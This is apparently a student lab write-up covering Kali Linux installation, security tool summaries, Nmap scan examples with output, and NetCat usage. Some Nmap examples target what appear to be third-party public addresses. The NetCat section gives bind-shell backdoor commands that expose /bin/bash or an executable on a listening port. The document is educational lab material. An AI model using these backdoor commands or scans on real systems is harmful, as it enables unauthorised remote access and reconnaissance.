PRACTICAL 1

Aim: Install Kali Linux. Examine the utilities and tools available in Kali Linux.

To install Kali Linux –


1. **First, we will download the Virtual box and install it.**
2. **Later, we will download and install Kali Linux.**


VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high-performance product for enterprise customers, it is also the only professional solution that is freely available as Open-Source Software.

VirtualBox is open-source software for virtualizing the x86computing architecture. It acts as a hypervisor, creating a VM (virtual machine) where the user can run another OS (operating system). The operating system where VirtualBox runs is called the "host" OS.


Steps on how to download virtual box:

Download virtual box from its official website https://www.virtualbox.org/. The interface will look as follows






Click the marked link for Windows to download the file.




In downloads launch the VirtualBox application highlighted above




By completing the Installation virtual box will open

The interface looks as such




Now to proceed to install kali Linux:

The main website for kali Linux is as such: Simply search kali.org



Above marked objects can be selected for kali installation, but to install it in a VirtualBox, the "virtual machines" are used.

Once



kali is installed, open the file with the blue icon ('Kali-linux-2025.2-virtualbox-amd64.vbox').

This will create a Kali Linux OS in the VirtualBox.

Start it and enter kali as username and kali as password to launch the machine.

The machine looks like this:

Let's List the tools and commands available in kali Linux and see their uses.

1. Nikto tool:

Nikto is an open-source web server and web application scanner. Nikto can perform comprehensive tests against web servers for multiple security threats, including over 6700 potentially dangerous files/programs. Nikto can also perform checks for outdated web servers' software, and version-specific problems.

2. NMAP

Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts

Nmap is a multi-platform program that can be installed on all major operating systems. It was initially released as a Linux-only tool, and later it was ported to other systems such as BSD, Windows, and macOS. If you prefer a GUI over the command line, Nmap also has a graphical user interface called Zen map.

3. Nessus

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

The web interface can be accessed with your browser by making an HTTPS connection to TCP port 8834 (e.g. https://localhost:8834/). You can also access the Nessus Web Interface remotely by using the default IP address assigned to Kali Linux (e.g. https://192.168.1.250:8834/).

4. Wireshark

Wireshark is a network protocol analyzer that is termed to be the most used and best tool around the word. With Wireshark, you can see what is happening in your network and apply filters to get the most efficient results for what you are looking for.

5. netsniff-ng

The netsniff-ng tool is a fast, efficient, and freely available tool that can analyze packets in a network, capture and replay pcap files, and redirect traffic among different interfaces. These operations are all performed with zero-copy packet mechanisms. The transmission and reception functions do not require a kernel to copy packets to user space from kernel space and vice versa.

PRACTICAL 3

AIM: Explore the Nmap tool and list how it can be used for network defense.

Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts

Nmap allows you to scan your network and discover not only everything connected to it, but also a wide variety of information about what's connected, what services each host is operating, and so on. It allows a large number of scanning techniques, such as UDP, TCP connect (), TCP SYN (halfopen), and FTP.

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

Features of NMAP

There are various phases involved in performing a network scan using Nmap. These steps can be defined by various options provided by the Nmap utility. A user can pick any of these options, as per their requirements, to obtain specific network scan results. The following are the options provided by the Nmap utility:

- Host discovery
- Scan techniques
- Port specification and scan order
- Service or version detection
- Script scan
- OS detection
- Timing and performance
- Evasion and spoofing
- Output
- Target specification

Applications of NMAP:

- Nmap gives you detailed information on every IP active on your networks, and each IP can then be scanned. In this way, you can check whether an IP is being used by a legitimate service, or by an external attacker.

- Nmap provides information on your network. You can use it and provide a list of live hosts and open ports, as well as identifying the OS of every connected device. So, you will have a valuable tool in ongoing system monitoring, as well as a critical part of pen- testing. You

have learned about the Metasploit framework, then, you can use Nmap alongside it to probe and then repair network vulnerabilities.

- You can use Nmap to scan your own web server (particularly if you are hosting your website from home) and it is simulating the process that a hacker would use to attack your site. So, if you are looking for a tool to protect personal and business websites, you will find this tool valuable. It helps you to use a powerful way of identifying security vulnerabilities by Attacking your own site.

NMAP as Network Defense Tool:

- Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection..
- By using scanners such as Nmap, the "bad guys" are able to sweep networks and look for vulnerable targets. Once these targets are identified, an intruder is able to scan for listening ports. Nmap will also use TCP stack fingerprinting to accurately determine the type of machine being scanned.
- Nmap is now one of the core tools used by network administrators to map their networks.
- Nmap can be the solution to the problem of identifying activities on a network as it scans the entire system and make map of every part of it
- Thus, it can be said that Nmap tools works as network defense tools.

Nmap command:-

This command scans a target with nmap without specifying any command-line option the target can be either an ip address

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 00:14 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00011s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Multiple Target Scans with nmap

1.

```
┌──(root㉿kali)-[~]
└─# nmap 127.0.0.1 127.0.0.99
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 05:46 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 127.0.0.99
Host is up (0.0000040s latency).
All 1000 scanned ports on 127.0.0.99 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 2 IP addresses (2 hosts up) scanned in 5.71 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -sP 10.0.6.5/20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 06:21 EDT
Nmap scan report for 10.0.0.0
Host is up (0.0013s latency).
Nmap scan report for 10.0.0.1
Host is up (0.00087s latency).
Nmap scan report for 10.0.0.2
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.3
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.4
Host is up (0.00086s latency).
Nmap scan report for 10.0.0.5
Host is up (0.00084s latency).
Nmap scan report for 10.0.0.6
Host is up (0.0022s latency).
Nmap scan report for 10.0.0.7
Host is up (0.0094s latency).
Nmap scan report for 10.0.0.8
Host is up (0.0022s latency).
Nmap scan report for 10.0.0.9
Host is up (0.0011s latency).
Nmap scan report for 10.0.0.10
Host is up (0.0017s latency).
Nmap scan report for 10.0.0.11
Host is up (0.0017s latency).
Nmap scan report for 10.0.0.12
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.13
Host is up (0.0015s latency).
Nmap scan report for 10.0.0.14
Host is up (0.0011s latency).
Nmap scan report for 10.0.0.15
Host is up (0.0014s latency).
Nmap scan report for 10.0.0.16
```

Ping scan in nmap:-

This Nmap command used to ping scan.

Example: nmap -sP 142.250.192.1

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sP  142.250.192.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:41 EDT
Nmap scan report for 1.192.250.142.in-addr.arpa (142.250.192.1)
Host is up (0.00099s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Don’t Ping scan in nmap:-

This Nmap command used to don’t ping scan.

Example: nmap -PN 142.250.192.1

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PN  142.250.192.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:43 EDT
Nmap scan report for 1.192.250.142.in-addr.arpa (142.250.192.1)
Host is up (0.023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.69 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Tcp SYN ping:-

This Nmap command used to Tcp SYN scan.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PS 31.13.79.35
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:44 EDT
Nmap scan report for edge-star-mini-shv-02-bom1.facebook.com (31.13.79.35)
Host is up (0.021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Scan Version Using NMAP.

This NMAP command scans the version of the NMAP.


Example: nmap --version

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --version
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Tcp ack ping:-

This nmap command scan the tcp ack ping.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PA 31.13.79.35
```



Scan a list of target:-This nmap command scan a list of inputs or targets.

Save output in text file:-

This nmap command save the output in a text file.



DNS resolution:-

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -n  104.244.42.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:50 EDT
Nmap scan report for 104.244.42.1
Host is up (0.032s latency).
All 1000 scanned ports on 104.244.42.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Force DNS resolution:-

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -R  104.244.42.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:49 EDT
Nmap scan report for 104.244.42.1
Host is up (0.0019s latency).
All 1000 scanned ports on 104.244.42.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

PRACTICAL 4

Aim: To understand and explore the functionality of NetCat (NC) networking utility tool.

Introduction

Netcat (NC) is a versatile networking utility tool that uses TCP and UDP connections to read and write in a network. It functions across all operating systems and can be used for both network security testing and debugging purposes.

Theory

NetCat operates as a command-line tool that can:

- Create network connections
- Listen for connections
- Enable chat functionality between systems
- Transfer files
- Create backdoors (for educational purposes)
- Debug and investigate networks

Equipment Required

1. Computer system with NetCat installed
2. Two machines (preferably Windows and Kali Linux) for testing connections
3. Network connection
4. Administrative privileges

Procedure

1. Basic NetCat Commands

To view all available options in NetCat:

nc -h

2. Connecting to a Server

Syntax:

nc [Target IP Address] [Target Port]

Example:

nc 192.168.17.43 21

3. Chat Functionality

Step 1: Setting up Listener (Windows Machine)

nc -lvvp 4444

Where:

- l: Listen Mode
- vv: Verbose Mode
- p: Local Port
- 4444: Port Number

Step 2: Setting up Initiator (Kali Linux Machine)

nc 192.168.1.35 4444

4. Backdoor Creation (For Educational Purposes)

For Linux Systems:

nc -l -p 2222 -e /bin/bash

For Windows Systems:

nc -l -p 1337 -e hack.exe

Connecting to Backdoor:

nc 192.168.1.35 2222

5. Using Verbose Mode

To get extended information:

nc 192.168.17.43 21 -v

6. Saving Output

To save NetCat output to a file:

nc 192.168.17.43 21 -v -o /root/Desktop/Result.txt

7. File Transfer

To send a file (from Windows system):

nc -v -w 20 -p 8888 -l file.txt